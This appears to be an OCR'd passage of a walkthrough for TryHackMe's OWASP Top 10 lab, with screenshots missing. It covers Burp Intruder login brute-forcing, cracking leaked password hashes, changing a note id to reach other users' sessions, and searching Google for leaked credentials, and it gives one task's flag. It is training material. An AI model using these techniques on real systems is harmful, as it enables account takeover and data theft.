
And send that request to intruder.




Add username to payload positions and select sniper attack




Add some comman payloads in add field



Add error msg shown when we enter a wrong password to Grep-Match for getting flag to correct match of username/password.




Then start attack




We get correct match for login.

Enter this credentials to the login field



Login credintials are correct and page will get redirected to the security question


Repeat the same process for this question also.



- **Sensitive Data Exposure**


Go to tryhackme.com

Open OWASP Top 10




Go to task no 8

And start Virtual machine




Open IP in new window of browser


Then view sourse code for getting link




Open any link with assets for this page.




And run the following commands to get user creadentials.




Decrepit the cyphertext to plane text using crackstation.net






- **Security misconfiguration**

Task no 17,18




I am noot!

Change the note id to take others session.




flag{fivefourthree}

Task no 19




Sometimes some important credentials are shearedr on google by some mistake due to misconfiguration ,

We can search it and get some login informations.



